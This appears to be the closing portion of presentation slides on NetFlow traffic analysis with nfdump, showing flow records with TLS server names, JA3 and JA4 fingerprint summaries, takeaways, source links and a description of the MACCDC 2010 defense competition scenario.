2025-09-10 03:07:16.340	00:02:27.004	TCP	10.23.46.37:62938	->	74.217.87.13:443	...AP.S.	6	650	1	bl.a.im
2025-09-10 03:10:04.348	00:05:15.080	TCP	74.217.87.13:443	->	10.23.46.37:62938	...AP...	12	1398	1	
2025-09-10 03:18:28.035	00:02:27.112	TCP	10.0.0.1:3627	->	10.0.0.2:443	...AP.S.	6	1298	1	mail.yandex.com
2025-09-10 03:21:16.220	00:01:03.004	TCP	10.0.0.2:443	->	10.0.0.1:3627	...AP...	4	10232	1	
2025-09-10 08:15:16.677	00:02:27.032	TCP	192.168.65.3:46638	->	104.16.125.34:443	...AP.S.	6	1314	1	enabled.tls13.com
2025-09-10 08:41:10.473	00:01:03.000	TCP	10.11.12.13:54723	->	10.9.8.7:8080	...AP...	4	738	1	
2025-09-10 08:42:34.539	00:03:09.011	TCP	10.9.8.7:8080	->	10.11.12.13:54723	...AP...	10	7562	1	
2025-09-10 17:24:46.559	00:02:27.006	TCP	172.130.128.76:55318	->	54.226.182.138:443	...AP.S.	6	1370	1	bad.curveballtest.com
2025-09-10 17:27:34.581	00:01:45.003	TCP	54.226.182.138:443	->	172.130.128.76:55318	...AP...	6	3904	1	



Step by step

More examples:

```
% nfdump -r full-flows -s ja3/bytes "payload ssl defined"
```

```
Top 10 ja3 ordered by bytes:
```

Date first seen	Duration	Proto	ja3	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
2025-09-09 13:56:16.677	00:00:11.109	any	280ca4511bfaa384b2e931c058e8816e	4 (6.0)	32 (7.2)	38194 (16.4)	0	27	1193
2025-09-07 14:57:04.000	00:00:02.268	any	2253c82f03b621c5144709b393fde2c9	3 (4.5)	27 (6.1)	21171 (9.1)	0	74	784
2025-09-05 14:51:32.068	00:02:24.529	any	1c9537b8108487575f2043b84071412d	4 (6.0)	30 (6.8)	17263 (7.4)	0	0	575
2025-09-10 02:10:34.146	00:00:01.869	any	ccc514751b175866924439bdbb5bba34	2 (3.0)	16 (3.6)	15000 (6.4)	0	64	937
2025-09-07 12:37:25.000	00:00:01.155	any	d53e4608f956df65bb2b8a8c4d3b025d	3 (4.5)	17 (3.8)	13481 (5.8)	0	93	793
2025-09-07 12:22:43.000	00:01:06.780	any	56b85db39191a25c7b51014bd797544e	2 (3.0)	15 (3.4)	10493 (4.5)	0	1	699
2025-09-10 03:21:16.220	00:00:00.063	any	9168bbacb9fd42f7f7cf95dc89c9d30c	1 (1.5)	4 (0.9)	10232 (4.4)	0	1299	2558
2025-09-10 01:28:34.055	00:00:00.231	any	59e3f99fd4b68388f5ba9349e0ca71a4	1 (1.5)	10 (2.3)	9052 (3.9)	0	313	905
2025-09-05 14:51:47.793	00:02:25.270	any	758945630046fd37070521b8544d1fe8	2 (3.0)	20 (4.5)	8798 (3.8)	0	0	439
2025-09-09 13:37:22.085	00:00:00.105	any	d2e6f7ef558ea8036c7e21b163b2dlaf	1 (1.5)	6 (1.4)	7794 (3.3)	0	593	1299

Summary: total flows: 67, total bytes: 232939, total packets: 444, avg bps: 4, avg pps: 0, avg bpp: 524
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 67, passed: 67, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3136s User: 0.6540s Wall: 0.1902s flows/second: 352.3 Runtime: 0.1908s



Step by step

More examples:

```
% nfdump -r full-flows -s ja4/bytes "payload ssl defined"
```

```
Top 10 ja4 ordered by bytes:
```

Date first seen	Duration	Proto	ja4	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
2025-09-05 14:51:32.067	00:02:24.445	any	t12d2614h2_2802a3db6c62_c5b8c5b1cdcb	4 (6.0)	30 (6.8)	5182 (2.2)	0	0	172
2025-09-10 02:07:46.106	00:00:01.785	any	t12i740500_c43983326036_3eafcbel9126	3 (4.5)	20 (4.5)	2594 (1.1)	0	11	129
2025-09-05 14:51:47.792	00:02:25.018	any	t12d640600_9197985d2161_36aea2269ab5	2 (3.0)	12 (2.7)	1923 (0.8)	0	0	160
2025-09-07 14:55:19.000	00:00:02.016	any	t12d291400_723694b0fccc_068562f4b877	3 (4.5)	9 (2.0)	1896 (0.8)	0	7	210
2025-09-08 01:47:43.000	00:00:00.294	any	t12i140300_bb563a187bd7_15cf763851c4	1 (1.5)	9 (2.0)	1404 (0.6)	0	38	156
2025-09-10 17:24:46.559	00:00:00.147	any	t12d1615H2_46e7e9700bed_45f260be83e2	1 (1.5)	6 (1.4)	1370 (0.6)	0	74	228
2025-09-08 01:41:25.000	00:00:00.315	any	t12i210500_ac17f11348e1_a1e935682795	1 (1.5)	9 (2.0)	1338 (0.6)	0	33	148
2025-09-10 08:15:16.677	00:00:00.147	any	t12d0413h2_16476d049b0b_ffcebl9bae65	1 (1.5)	6 (1.4)	1314 (0.6)	0	71	219
2025-09-07 12:37:04.000	00:00:00.462	any	t12d181300_e8a523a41297_43ade6aba3df	2 (3.0)	6 (1.4)	1314 (0.6)	0	22	219
2025-09-10 03:18:28.035	00:00:00.147	any	t12d1511s3_23c751c1cee3_f2efb249ca37	1 (1.5)	6 (1.4)	1298 (0.6)	0	70	216

```
Summary: total flows: 67, total bytes: 232939, total packets: 444, avg bps: 4, avg pps: 0, avg bpp: 524
```

```
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
```

```
Total records processed: 67, passed: 67, Blocks skipped: 0, Bytes read: 2216444
```

```
Sys: 0.3053s User: 0.6514s Wall: 0.1844s flows/second: 363.3 Runtime: 0.1850s
```



Takeawys



Takeaways

Key takeaways:

- NetFlow summarises traffic efficiently -> disk space, analysis time.
- nfdump enables fast, powerful flow analysis
- nfpcapd bridges metadata and payloads
- Combine flow and content data for deeper insight
- Tools are open-source → explore and contribute!

“Resources: <https://github.com/phaag/nfdump> | RFC3954 | RFC7011”

Contact: peter@people.ops-trust.net



Sources

Sources:

- nfdump <https://github.com/phaag/nfdump>
- <https://gist.github.com/phaag/06369bed7f39f97e1de51b1b0f5bc29a> (cheatsheet)
- Example-flows: (normalised and seamlessly merged into a single pcap)
 - <https://weberblog.net/the-ultimate-pcap/>
 - <https://weberblog.net/6in4-traffic-capture/>
 - Pcaps from GitHub arkime project.
 - Some pcaps from Peter's test network.
- maccdc_2010
Mid-Atlantic Collegiate Cyber Defense Competition
 - <https://www.netresec.com/?page=MACCDC>



Bonus slides



Sources

MACCDC 2010 Scenario:

The 2010 Mid-Atlantic Collegiate Cyber Defense Competition (MACCDC) was set in the fictional City of Avalon (population 550,000).

- **The Event:** Avalon was chosen to host the 2010 World Convention, with the theme: "Global Cyber Security: Dealing with the Rise of Computer Crime and War." The convention was held at the David L. Lawrence Convention Center.
- **The Blue Team Role:** Student teams acted as the IT support staff for Emergency Operations and inter/intra-agency communications. Their primary mission was to manage all communications between various government and private agencies involved in the convention, including supporting critical public-facing network services.
- **The Threat:** High-level delegates from around the world were discussing sensitive issues, and the teams were alerted to reports that external parties were interested in disrupting the convention through electronic and physical means. Teams had to maintain the availability and security of their services while under continuous attack from the professional Red Team.

The network environment was designed to mimic a real-world infrastructure, requiring the Blue Teams to perform system hardening, patch vulnerabilities, maintain services, and respond to both network-based attacks and scenario injects (administrative tasks).